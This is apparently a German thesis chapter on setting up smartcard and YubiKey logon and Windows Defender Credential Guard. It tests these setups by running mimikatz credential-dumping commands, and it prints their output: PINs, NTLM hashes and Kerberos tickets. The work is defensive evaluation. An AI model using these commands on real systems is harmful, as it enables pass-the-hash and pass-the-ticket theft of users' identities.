1. Am Server, der die Active Directory-Verwaltungsprogramme bereitstellt mit einem ausreichend privilegierten Benutzerkonto anmelden und das Snap-In zur Verwaltung der Active Directory Benutzer und Computer in die Microsoft Management Console (mmc.exe) laden.
2. Den zu konfigurierenden Benutzer auswählen und mit Rechtsklick auf *Properties* die Eigenschaften öffnen.
3. Zum Reiter *Account* wechseln und in der Liste der *Account Options* die Option „Smart Card is required for interactive logon" setzen.
4. Die Konfiguration mit Klick auf *Apply* und *OK* speichern.

Das konfigurierte Benutzerkonto kann sich von nun an interaktiv nur noch mit Smartcard an der Domäne anmelden. Die Schritte 2-4 können nun für alle Benutzerkonten, für die Smartcard-Authentifizierung vorgeschrieben werden soll, wiederholt werden. Bei einer hohen Anzahl an Benutzerkonten lässt sich dies durch ein entsprechendes Skript automatisiert durchführen.

7.2.3 Konfiguration der Arbeitsplatz-Rechner

Beschreibung: Zur Nutzung der Smartcard-Authentifizierung sind je nach Konzept verschiedene Anforderungen zu erfüllen. Bei Authentifizierung mittels Hardware-Smartcard und YubiKey ist sicherzustellen, dass die entsprechenden Gerätetreiber installiert und funktionstüchtig sind. Bei Authentifizierung mittels Virtual Smart Card muss die virtuelle Smartcard erzeugt und konfiguriert werden.

7.2.3.1 Hardware-Smartcard

Implementierung: Bei Nutzung eines integrierten Smartcard-Lesegeräts wird der benötigte Treiber durch Windows Update installiert und konfiguriert. Es sind keine weiteren Schritte zur Nutzung notwendig.

Bei Nutzung des Reiner SCT cyberJack® Kartenlesegeräts muss das USB-Kabel mit dem Rechner verbunden werden und anschließend müssen die *cyberJack Base Components* von der Website des Herstellers heruntergeladen und installiert werden.

7.2.3.2 YubiKey

Implementierung: Der USB-Token muss mit einem freien USB-Anschluss des Rechners verbunden werden. Die benötigten Treiber werden automatisiert durch Windows Update heruntergeladen und installiert.

Anschließend muss die Smartcard-PIN konfiguriert werden. Die Änderung der PIN bei Nutzung des YubiKey-USB-Tokens kann mit dem Programm *YubiKey PIV Manager* des Herstellers Yubico erledigt werden. Dies kann auf der Internetseite des Herstellers bezogen werden [33]. Für die spätere Nutzung des YubiKeys ist dieses Hilfsprogramm nicht mehr erforderlich. Nach Start des Programms und durch Klick auf die Schaltfläche *Manage Device PINs* kann die PIN geändert werden.

7.2.3.3 Virtual Smart Card

Implementierung: Für die Nutzung der virtuellen Smartcard ist es nötig, die virtuelle Smartcard auf dem Gerät zu erzeugen. Da die virtuelle Smartcard den TPM-Chip des Rechners zur Verarbeitung der sensitiven Daten nutzt, ist es nötig, im ersten Schritt den TPM-Chip zu konfigurieren. Dies beginnt mit der Inbesitznahme des Chips.

1. Am Rechner, der mit der virtuellen Smartcard ausgestattet werden soll, mit einem administrativen Benutzerkonto anmelden und das Snap-In zur Verwaltung des TPM-Chips in die Microsoft Management Console (mmc.exe) laden.
2. Prüfen, ob bei *Status* der Status „The TPM is ready for use“ angezeigt wird. Ist dies der Fall, entfällt der nachfolgende Schritt (siehe Abbildung 13).
3. Im Fenster *Actions* mit Klick auf „Clear TPM…“ den TPM-Chip in Besitz nehmen. Dies setzt den TPM-Chip zurück und macht ihn damit bereit für die Nutzung.

Ist der TPM-Chip bereit und in Besitz genommen, ist es nötig, die virtuelle Smartcard zu generieren.

1. Eine administrative Kommandozeile auf dem Rechner öffnen.
2. Den folgenden Befehl ausführen:
   ```
   tpmvscmgr.exe create /name "VirtualSmartCardForCorpAccess" /AdminKey
   <Administrator-Schlüssel> /PIN PROMPT /GENERATE
   ```
3. Das Programm fordert nun jeweils zwei Mal zur Eingabe der Smartcard-PIN und des Administrator-Schlüssels auf. Die Smartcard-PIN ist die PIN, die später zur Authentifizierung als zweiter Faktor benötigt wird.

Die Ausführung des Befehls erzeugt eine neue virtuelle Smartcard. Die erfolgreiche Ausführung des Befehls wird in Abbildung 19 dargestellt. Die virtuelle Smartcard erscheint im Gerätemanager (siehe Abbildung 20). Der Parameter */name* gibt an, unter welcher Bezeichnung die Smartcard im Gerätemanager erscheinen soll. Es ist möglich, für mehrere Benutzerkonten mehrere virtuelle Smartcards mit unterschiedlichen Bezeichnungen zu erzeugen. Der Parameter */AdminKey* legt den

Administrator-Schlüssel fest, der benötigt wird, um die PIN zu ändern. Dies kann notwendig sein, wenn der Benutzer die PIN vergessen sollte [34].

Bei allen drei Konzepten ist sicherzustellen, dass sich das Smartcard-Lesegerät bzw. der USB-Token im funktionstüchtigen Zustand befindet. Dies kann wie folgt validiert werden:

1. Auf dem einzurichtenden Arbeitsplatz-Rechner den Gerätemanager öffnen.
2. In der Gruppe *Smart Cards* das Smartcard-Lesegerät bzw. den USB-Token auswählen und mit Rechtsklick auf *Properties* die Eigenschaften öffnen.
3. Im Reiter *General* sicherstellen, dass bei *Device Status* der Status „This device is working properly" angezeigt wird.

Der Arbeitsplatz-Rechner ist nun für den Einsatz von Smartcard-Authentifizierung vorbereitet. Im nächsten Schritt ist es nötig, das Authentifizierungs-Zertifikat anzufordern.

7.2.4 Ausstellung der Benutzer-Zertifikate

Beschreibung: Die Anforderung des Authentifizierungs-Zertifikats kann entweder im Kontext eines Administrators oder direkt durch den Benutzer erfolgen. Im letzteren Fall darf das Setzen der Option *Smart Card is required for interactive logon* erst im Nachgang erfolgen, da der Benutzer ohne Zertifikat nicht in der Lage sein wird, sich interaktiv zu authentifizieren.

7.2.4.1 Hardware-Smartcard und Virtual Smart Card

Implementierung: Zur Anforderung des Authentifizierungs-Zertifikats im Kontext eines Administrators sind die folgenden Schritte notwendig:

1. Mit administrativen Privilegien am Arbeitsplatz-Rechner anmelden.
2. Eine Microsoft Management Console (mmc.exe) im Kontext des Benutzers öffnen, für den das Zertifikat angefordert werden soll. Zu diesem Zweck wird das dem Betriebssystem mitgelieferte Programm *runas.exe* verwendet:

   ```
   runas.exe /user:<DOMÄNE>\<Benutzername> mmc.exe
   ```

   Domäne und Benutzernamen müssen durch die entsprechenden Werte ersetzt werden. Im Anschluss fordert das Programm zur Eingabe des Passworts des Benutzers auf.
3. In der Microsoft Management Console das Snap-In zur Verwaltung von Zertifikaten laden.
4. *Certificates – Current User* auswählen und nach Rechtsklick auf den Ordner *Personal* die Option „All Tasks → Request New Certificate…" wählen.
5. Nach Klick auf *Next* wird die Active Directory-Richtlinie zur Ausstellung von Zertifikaten gewählt und anschließend die in Abschnitt 7.2.1 erzeugte Zertifikatsvorlage gewählt (siehe Abbildung 21).

6. Nach dem Klick auf *Enroll* wird zur Auswahl der Smartcard und zur Eingabe der Smartcard-PIN aufgefordert. Nach Eingabe der Smartcard-PIN wird das Zertifikat auf der Smartcard gespeichert und die Einrichtung ist damit abgeschlossen.

Diese Vorgehensweise kann ab Schritt 2 für andere Benutzerkonten wiederholt werden. Ein Beispiel für ein ausgestelltes Zertifikat zur Smartcard-Authentifizierung wird in Abbildung 22 dargestellt.

7.2.4.2 USB-Token YubiKey

Implementierung: Die Anforderung des Authentifizierungs-Zertifikats kann mit dem Hilfsprogramm *YubiKey PIV Manager* durch die folgenden Schritte erledigt werden:

1. An einem Rechner anmelden, auf dem das benötigte Programm *YubiKey PIV Manager* installiert ist.
2. Nach dem Start des Programms im Feld *Certificate Template* den Namen der Zertifikatsvorlage aus Abschnitt 7.2.1 und im Feld *Subject* den Wert „/CN=<Benutzername>“ eintragen. Die Variable <Benutzername> muss durch den Wert des Benutzernamens aus dem Active Directory ersetzt werden, für den das Zertifikat angefordert werden soll (siehe Abbildung 23).
3. Im nächsten Schritt wird zur Auswahl der Zertifizierungsstelle aufgefordert. Dort ist die Zertifizierungsstelle auszuwählen, auf der in Abschnitt 7.2.1 die Zertifikatsvorlage aktiviert wurde (siehe Abbildung 24).
4. Das Programm fordert nun zur Eingabe der PIN auf, die auf dem YubiKey gesetzt wurde.
5. Im nächsten Schritt die Meldung zur erfolgreichen Generierung des privaten Schlüssels mit *OK* quittieren. Das Authentifizierungs-Zertifikat ist nun auf dem YubiKey-USB-Token gespeichert und kann verwendet werden.

Die erfolgreiche Speicherung des Zertifikats auf dem YubiKey-USB-Token wird in Abbildung 26 dargestellt.

7.2.5 Aktivierung von Windows Defender Credential Guard

Beschreibung: *Microsoft Windows Credential Guard* stellt eine wirksame Methode dar, Zugangsdaten, die sich im Arbeitsspeicher des Rechners befinden, vor Extraktion zu schützen. Im Zuge der Umsetzung eines umfassenden Sicherheitskonzepts muss diese Funktion auf den Windows 10-Rechnern aktiviert werden.

Implementierung: Da Credential Guard die Hyper-V-Technologie nutzt, ist es zunächst nötig, Hyper-V auf dem System zu aktivieren:

1. Den Assistenten für die Konfiguration von Windows Features (optionalfeatures.exe) öffnen.
2. Den Haken neben „Hyper-V → Hyper-V Platform → Hyper-V Hypervisor“ setzen (siehe Abbildung 27).

3. Die Konfiguration mit Klick auf *OK* speichern.

Nach dem Neustart des Rechners ist die Hyper-V-Virtualisierungstechnologie einsatzbereit. Nun kann Credential Guard aktiviert werden. Dies kann entweder über eine Gruppenrichtlinie des Active Directory oder durch eine lokale Gruppenrichtlinie konfiguriert werden (siehe Abbildung 28).

Gehe zu: Local Computer Policy → Computer Configuration → Administrative Templates → System → Device Guard → die Regelsetzung muss wie folgt konfiguriert werden:

Tabelle 5 Gruppenrichtlinie zur Aktivierung von Credential Guard

Richtlinie	Einstellung
Turn On Virtualization Based Security	Enabled: Select Platform Security Level: Secure Boot and DMA Protection Credential Guard Configuration: Enabled with UEFI lock

Nach dem Neustart des Systems wird die Konfiguration gesetzt und es sollte verifiziert werden, ob der Hypervisor und Credential Guard ordnungsgemäß gestartet sind. Dies kann mit dem Programm *msinfo32.exe* geprüft werden (siehe Abbildung 29). Im Abschnitt *System Summary* sollten die folgenden Einträge zu sehen sein:

- Device Guard Virtualization based security: Running
- Device Guard Security Services Running: Credential Guard

Hinweis: Credential Guard kann nur genutzt werden, wenn das System die notwendigen Anforderungen erfüllt [35].

7.3 Evaluierung des Sicherheitsgewinns

> "The security of the public key cryptosystem is entirely dependent on the protection of the private keys." [36]

Ausgehend von dieser Grundannahme wird nun geprüft, ob und welche Daten bei den jeweiligen Konzepten in die Hände von Angreifern gelangen können. Es wird bei dem Test-Szenario davon ausgegangen, dass der Angreifer physischen Zugriff auf das System und administrativen Zugang erlangt hat, beispielsweise durch eine *privilege escalation*. Es werden bei der Durchführung der Tests sowohl bordeigene Werkzeuge als auch das Programm mimikatz von Benjamin Delpy verwendet. Mimikatz ist ein *post-exploitation Tool*, das dazu verwendet werden kann, Zugangsdaten und andere Daten aus dem Arbeitsspeicher eines Windows-Systems auszulesen. Mimikatz benötigt nur das Debug-Privileg auf dem Zielsystem. Das Debug-Privileg wird dafür benötigt, um auf den Speicherbereich des

Local Security Authority Subsystem Service (LSASS) zugreifen zu können. Der LSASS-Prozess hält und verarbeitet auf einem Windows-Betriebssystem Passwörter und andere Zugangsdaten, wie beispielsweise Hashes oder Kerberos-Tickets [37].

7.3.1 Privater Schlüssels des Authentifizierungs-Zertifikats

Mit Bordmitteln ist es bei keinem der drei Konzepte möglich, das Zertifikat inklusive privatem Schlüssel zu exportieren:



Abbildung 8 Export des privaten Schlüssels nicht möglich

Dies war auch so zu erwarten, wurde doch in Abschnitt 7.2.1 beim Anlegen der Zertifikatsvorlage angegeben, dass der private Schlüssel nicht exportierbar sein darf. Im nächsten Schritt wird versucht, die Zertifikate und privaten Schlüssel mit mimikatz zu exportieren. Zunächst werden diese Tests mit ausgeschaltetem Credential Guard durchgeführt.

Zum Export der Zertifikate mit mimikatz sind nur wenige Schritte notwendig. Nach Ausführung von mimikatz in einer Kommandozeile sind die folgenden Befehle direkt in das Programm einzugeben:

1. *privilege::debug*
2. *crypto::certificates /export*

Die Ausgabe von mimikatz sieht dann folgendermaßen aus:

```
mimikatz # crypto::certificates /export
 * System Store  : 'CURRENT_USER' (0x00010000)
 * Store         : 'My'

 0. Jann Foehringer
       Key Container  : te-Copy of Smartcard Logon-86ff10-41527
       Provider       : Microsoft Base Smart Card Crypto Provider
       Provider type  : RSA_FULL (1)
       Type           : AT_KEYEXCHANGE (0x00000001)
       Exportable key : NO
       Key size       : 2048
       Public export  : OK - 'CURRENT_USER_My_0_Jann Foehringer.der'
       Private export : OK - 'CURRENT_USER_My_0_Jann Foehringer.pfx'
```

Die letzten beiden Zeilen der Ausgabe lassen vermuten, dass sowohl der öffentliche Schlüssel als auch der private Schlüssel erfolgreich exportiert werden konnte. Um dies zu verifizieren, extrahiert man den privaten Schlüssel mit Werkzeugen aus der OpenSSL-Bibliothek aus der pfx-Datei:

```
openssl.exe pkcs12 -in "CURRENT_USER_My_0_Jann Foehringer.pfx" -nocerts -out
privatekey.pem
```

Die erzeugte Datei privatekey.pem ist leer. Dies lässt sich an Größe der Datei von 0 Byte ableiten:

```
C:\ernw>dir
 Volume in drive C has no label.
 Volume Serial Number is 189D-225E

 Directory of C:\ernw

02/10/2017   14:04             0 privatekey.pem
```

Aus der Tatsache, dass der private Schlüssel nicht Teil des exportierten Zertifikats war, ist zu folgern, dass dieser die Smartcard nicht verlassen hat. Es ist weder bei der virtuellen Smartcard noch beim USB-Token oder der Hardware-Smartcard möglich, das Zertifikat inklusive des privaten Schlüssels zu exportieren.

7.3.2 Smartcard-PIN

Da das Zertifikat mit privatem Schlüssel bei keinem Konzept exportierbar ist, wird ein Angreifer versuchen, in Besitz der Smartcard-PIN zu gelangen, um mit der Smartcard Authentifizierungs-Vorgänge durchführen zu können. Die Smartcard-PIN lässt sich mit Bordmitteln nicht auslesen.

Zum Anzeigen der Smartcard-PIN mit mimikatz sind nur wenige Schritte notwendig. Nach Ausführung von mimikatz in einer Kommandozeile sind die folgenden Befehle einzugeben:

1. *privilege::debug*
2. *sekurlsa::logonpasswords*

Die Ausgabe sieht bei allen drei Smartcard-Konzepten folgendermaßen aus:

```
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 224580 (00000000:00036d44)
Session           : Interactive from 1
User Name         : jfoehringer
Domain            : BSC
Logon Server      : (null)
Logon Time        : 29/09/2017 11:16:18
SID               : S-1-5-21-2935009051-1024133711-517063756-2617
[…]
        * Smartcard
            PIN code : 12345678
            Card     : Identity Device (Microsoft Generic Profile)
            Reader   : Microsoft Virtual Smart Card 0
            Container: te-SmartcardLogon_fga-4cbae3ed-41-16562
            Provider : Microsoft Base Smart Card Crypto Provider
```

Die Smartcard-PIN ist in der Ausgabe rot markiert. Diese kann erfolgreich ausgelesen werden und wird im Klartext dargestellt. Bei Nutzung des externen Smartcard-Lesegeräts mit Zifferntastatur, über welches die PIN eingegeben wird, sieht die Ausgabe wie folgt aus:

```
mimikatz # sekurlsa::logonpasswords
Authentication Id : 0 ; 247268 (00000000:0003c5e4)
Session           : Interactive from 1
User Name         : fgattermeier
Domain            : BSC
Logon Server      : (null)
Logon Time        : 29/09/2017 11:38:39
SID               : S-1-5-21-2935009051-1024133711-517063756-2608
[…]
        * Smartcard
            PIN code : ##@@DIAAAAAizxGshThutP
            Card     : IDPrime MD T=0
            Reader   : REINER SCT cyberJack RFID komfort USB 1
            Container: te-SmartcardLogon_fga-e6e6e919-60-15187
            Provider : Microsoft Base Smart Card Crypto Provider
```

Das externe Smartcard-Lesegerät schützt damit effektiv vor dem Auslesen der Smartcard-PIN. Die Smartcard-PIN wird in diesem Fall nicht an das Betriebssystem des Arbeitsplatz-Rechners übertragen und ist somit sicher vor Auslesen durch unberechtigte Dritte.

7.3.3 NT-Hash und Kerberos-Daten

Ein Angreifer wird sich nicht mit der Smartcard und der Smartcard-PIN zufriedengeben. Da zur erfolgreichen Authentifizierung stets beide Faktoren präsent sein müssen und der Diebstahl der Smartcard keine praktikable Lösung ist, wird der Angreifer versuchen, an den NT-Hash oder Kerberos-Tickets zu gelangen.

Der NT-Hash wird bei reiner Smartcard-Authentifizierung durch den Domain Controller erzeugt und dann an den Arbeitsplatz-Rechner übertragen. Der NT-Hash ist äquivalent zu einem nicht gesalteten

MD4-Hash. Er kann also ohne Umwege weiterverwendet werden. Dieses Vorgehen nennt sich im Active Directory-Kontext *Pass-the-Hash* (siehe 3.3.1 Bedrohungen).

Mit Bordmitteln ist es nicht möglich, sich den NT-Hash anzeigen zu lassen. Aus diesem Grund wird auch in diesem Fall das Werkzeug mimikatz verwendet. Nach Ausführung von mimikatz in einer Kommandozeile sind die folgenden Befehle einzugeben:

1. *privilege::debug*
2. *sekurlsa::logonpasswords*

Die Ausgabe von mimikatz sieht wie folgt aus:

```
Authentication Id : 0 ; 247268 (00000000:0003c5e4)
Session           : Interactive from 1
User Name         : fgattermeier
Domain            : BSC
Logon Server      : (null)
Logon Time        : 29/09/2017 11:38:39
SID               : S-1-5-21-2935009051-1024133711-517063756-2608
        msv :
         [00000003] Primary
         * Username : fgattermeier
         * Domain   : BSC
         * NTLM     : dfa7b4b0551b3b1e1f3621ee0eabea5d
         * DPAPI    : 6f5d0ec9120e467540106ea9829c542c
[…]
```

Nach dem Auslesen ist ein Angreifer mit dem Hash in der Lage, sich gegenüber der Domäne zu authentifizieren. Bei Authentifizierung mit Benutzernamen und Passwort hat der Hash so lange Gültigkeit, bis das Passwort geändert wird. Bei Authentifizierung mit Smartcard wird der Hash erneuert, sobald das Flag *Smart card is required for interactive logon* getoggelt wird. Ist dies geschehen, wird der neue Hash durch den Domain Controller an den Arbeitsplatz-Rechner übertragen und die Ausgabe von mimikatz sieht nach Neuanmeldung des Benutzers wie folgt aus:

```
mimikatz # sekurlsa::logonpasswords

Authentication Id : 0 ; 6325402 (00000000:0060849a)
Session           : Interactive from 1
User Name         : fgattermeier
Domain            : BSC
Logon Server      : (null)
Logon Time        : 11/10/2017 17:30:22
SID               : S-1-5-21-2935009051-1024133711-517063756-2608
        msv :
         [00000003] Primary
         * Username : fgattermeier
         * Domain   : BSC
         * NTLM     : f0146a78c50109265b50d8eeeab6947b
         * DPAPI    : 4accb0784efb59335db4ced223832360
```

Neben *Pass-the-Hash* ist *Pass-the-Ticket* die zweite relevante Bedrohung in Windows Active-Directory-Umgebungen. Bei diesem Angriff verwendet ein Angreifer gestohlene Kerberos-Tickets weiter um sich im Netzwerk fortzubewegen.

Kerberos-Tickets können mit Bordmitteln nur angezeigt, aber nicht exportiert werden. Mimikatz ist in der Lage, neben den Hashes auch Kerberos-Tickets zu exportieren. Dies kann mit den folgenden Befehlen in mimikatz durchgeführt werden:

1. *privilege::debug*
2. *kerberos::list /export*

Die Ausgabe von mimikatz für den Export des Ticket-Granting-Ticket sieht folgendermaßen aus:

```
mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 1986322 (00000000:001e4f12)
Session           : CachedInteractive from 2
User Name         : Administrator
Domain            : BSC
Logon Server      : BSC_DC_SRV12_R2
Logon Time        : 11/10/2017 14:29:13
SID               : S-1-5-21-2935009051-1024133711-517063756-500

        * Username : Administrator
        * Domain   : BSC.LOCAL
        * Password : (null)

[…]

       Group 2 - Ticket Granting Ticket
        [00000000]
          Start/End/MaxRenew: 11/10/2017 14:29:40 ; 12/10/2017 00:29:40 ; 18/10/2017
14:29:40
          Service Name (02) : krbtgt ; BSC.LOCAL ; @ BSC.LOCAL
          Target Name  (--) : @ BSC.LOCAL
          Client Name  (01) : Administrator ; @ BSC.LOCAL ( $$Delegation Ticket$$ )
          Flags 60a10000    : name_canonicalize ; pre_authent ; renewable ; forwarded
; forwardable ;
          Session Key       : 0x00000012 - aes256_hmac
            941c995d6527bb20f76b52b04b88cd9879efbd658c83c92794be59558c06b6df
          Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2   [...]
          * Saved to file [0;1e4f12]-2-0-60a10000-Administrator@krbtgt-
BSC.LOCAL.kirbi !
```

Auf diesem Weg sind mit mimikatz sowohl das verschlüsselte Ticket-Granting-Ticket, die Service-Tickets und der Sitzungsschlüssel auslesbar. Mit dem Sitzungsschlüssel und dem Ticket-Granting-Ticket ist ein Angreifer damit in der Lage, den Benutzer vollständig zu impersonieren.

7.3.4 NT-Hash und Kerberos-Daten bei aktiviertem Windows Defender Credential Guard

Kommt Microsoft Windows 10 und kompatible Hardware zum Einsatz, wird empfohlen, den Windows Defender Credential Guard gemäß Abschnitt 7.2.5 zu aktivieren. Es ist damit nicht mehr möglich, den NT-Hash und die Kerberos-Tickets von Domain-Benutzern unverschlüsselt aus dem LSASS-Prozess zu extrahieren, da diese Daten durch den LSAiso-Prozess isoliert werden. Bei Nutzung eines externen Smartcard-Lesegeräts mit aktiviertem Windows Defender Credential Guard sieht die vollständige Ausgabe von mimikatz wie folgt aus:

```
Authentication Id : 0 ; 566367 (00000000:0008a45f)
Session           : Interactive from 2
User Name         : fgattermeier
Domain            : BSC
Logon Server      : BSC_DC_SRV12_R2
Logon Time        : 29/09/2017 17:12:15
SID               : S-1-5-21-2935009051-1024133711-517063756-2608
        msv :
         [00000003] Primary
         * Username : fgattermeier
         * Domain   : BSC
           * LSA Isolated Data: NtlmHash
             Unk-Key  : 5da0ec4d5d491ead7c393f20a54fca053593fdf891eec80cf3891e[…]
             Encrypted: cece2765af2a0e02beea7717a5fd9c4b724023b9e8ce59b6aa71a1[…]
                  SS:160, TS:8, DS:52
                  0:0x0, 1:0x64, 2:0x1, 3:0x101, 4:0x0, E:0100000000[…], 5:0x8001
        tspkg :
        wdigest :
         * Username : fgattermeier
         * Domain   : BSC
         * Password : (null)
        kerberos :
         * Username : fgattermeier
         * Domain   : BSC.LOCAL
         * Password : (null)
         * Smartcard
             PIN code : ##@@DIAAAAA04sF69LC3SH
             Card     : IDPrime MD T=0
             Reader   : REINER SCT cyberJack RFID komfort USB 52
             Container: te-SmartcardLogon_fga-e6e6e919-60-15187
             Provider : Microsoft Base Smart Card Crypto Provider
```

Der NT-Hash ist jetzt lediglich als verschlüsselter Wert auslesbar. Dies ist daran zu erkennen, dass er unter dem Abschnitt LSA Isolated Data ausgegeben wird. Die Schlüssel, um den Hash zu entschlüsseln, liegen sicher im TPM-Chip des Arbeitsplatz-Rechners und können nicht ausgelesen werden. Darüber hinaus existiert der LSAIso-Prozess nur virtualisiert und dadurch „sieht“ das eigentliche Betriebssystem gar nicht die relevanten Speicherbereiche bzw. kann nicht darauf zugreifen. Zudem verlässt der Hash nie den LSAIso-Prozess, weil alle kryptographischen Operationen dort durch durchgeführt werden. Der LSAIso-Prozess ist also in gewisser Weise auch ein sicherer Speicher wie die virtuelle Smartcard.

Ebenfalls ist es nicht mehr möglich, den Sitzungsschlüssel auszulesen. Die Ausgabe von mimikatz sieht nach dem Export der Tickets wie folgt aus:

```
mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 3311888 (00000000:00328910)
Session           : Interactive from 0
User Name         : Administrator
Domain            : BSC
Logon Server      : BSC_DC_SRV12_R2
Logon Time        : 29/09/2017 17:37:11
SID               : S-1-5-21-2935009051-1024133711-517063756-500

         * Username : Administrator
         * Domain   : BSC.LOCAL
         * Password : (null)
[…]

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 29/09/2017 17:37:11 ; 30/09/2017 03:37:11 ; 06/10/2017
17:37:11
           Service Name (02) : krbtgt ; BSC.LOCAL ; @ BSC.LOCAL
           Target Name  (02) : krbtgt ; BSC ; @ BSC.LOCAL
           Client Name  (01) : Administrator ; @ BSC.LOCAL ( BSC )
           Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ;
forwardable ;
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2   [...]
           LSA Session Key   : 0x00000012 - aes256_hmac
           * LSA Isolated Data: KerberosKey
             Unk-Key  : 5cc529e39c88c622a6f073bc6c59309283d81931e3d48d11571e22[…]
             Encrypted: 1cf8281b2b9711fc9abeba08d94a6d915a88ca54897ac2bd161[…]
                  SS:143, TS:11, DS:32
                  0:0x0, 1:0x64, 2:0x1, 3:0x101, 4:0x0, E:0100000000[…], 5:0x8001
```

In den relevanten rot markierten Zeilen ist erkennbar, dass der hier als *KerberosKey* bezeichnete Sitzungsschlüssel nur verschlüsselt auslesbar ist.

Einem Angreifer ist es bei aktiviertem Windows Defender Credential Guard somit nicht mehr möglich, einen Benutzer zu impersonieren. Beide relevanten Angriffsszenarien *Pass-the-Hash* und *Pass-the-Ticket* sind nicht mehr durchführbar. In dieser Konfiguration sind alle Anforderungen aus Abschnitt 3 vollständig erfüllt.

8 Zusammenfassung und Ausblick

Die Implementierung von Multifaktor-Authentifizierung ist ein wesentlicher Bestandteil der Strategie zur Verhinderung von *Credential Theft and Reuse*-Angriffen. Diese Arbeit beschreibt die notwendigen konzeptionellen Schritte und die technische Implementierung, die eine wirksame, umsetzbare und robuste Ergänzung zu einem strategischen Plan zur Verhinderung von *lateral movement* und *privilege escalation* darstellen.

Die Ausgereiftheit zielgerichteter Angriffe wird sich ebenso wie die Bedrohungslandschaft und der Diebstahl von Berechtigungsnachweisen vermutlich rasant weiterentwickeln. Daher ist ein umfassender Verteidigungsansatz erforderlich und Unternehmen sollten auf diese Bedrohungen vorbereitet sein. Dabei darf nicht vergessen werden, dass auch die Fähigkeiten der Verteidigung zunehmen. Mit jedem neuen Funktions-Update von Windows 10 werden einige neue Schlüsselfunktionen eingeführt, die die Extraktion von Zugangsdaten erheblich beeinträchtigen. Das im Herbst 2017 veröffentlichte *Fall Creators Update* von Microsoft Windows 10 hat zur Reduzierung der Angriffsfläche unter anderem Speicherschutzmechanismen implementiert. Unter der Bezeichnung *Windows Defender Exploit Guard* wird eine Technologie eingeführt, die Exploits, die Speicherfehler ausnutzen, wirksam abschwächt [38]. Auf diesem Weg wird vorbeugend verhindert, dass Schadsoftware auf dem System aktiv werden kann. Dieser Ansatz ergänzt den traditionellen Ansatz von Antiviren-Software, die Schadsoftware erst dann erkennt und entfernt, wenn sie sich schon auf dem System befindet.

In Unternehmen sind Remote Desktop-Verbindungen in Windows-Netzwerken ein häufig genutzter Weg, an entfernten Systemen zu arbeiten oder diese zu administrieren. Bei Remote Desktop-Verbindungen werden die Anmeldedaten des Benutzers an das entfernte System übertragen und dort im LSASS-Prozess gespeichert. Handelt es sich um hochprivilegierte Administrator-Konten, sind diese damit einer erhöhten Gefahr ausgesetzt. Zum Schutz dieser Anmeldedaten ist der *Windows Defender Remote Desktop Credential Guard* gedacht. Diese Technologie schützt die Anmeldedaten durch Weiterleitung von Kerberos-Anfragen zurück zu dem Gerät, das die Verbindung aufbauen möchte [39]. Diese Technologie ergänzt den lokalen Schutz von *Credential Guard* durch Schutz im Netzwerk und hilft damit, ein umfassendes Sicherheitskonzept zu implementieren

Anhang

Abbildung 9 Integrierter Fingerabdruck-Sensor eines Notebooks

Abbildung 10 Smartcard-Lesegerät mit Smartcard im Scheckkartenformat

Abbildung 11 Yubico YubiKey 4 am Schlüsselbund und YubiKey nano[7]

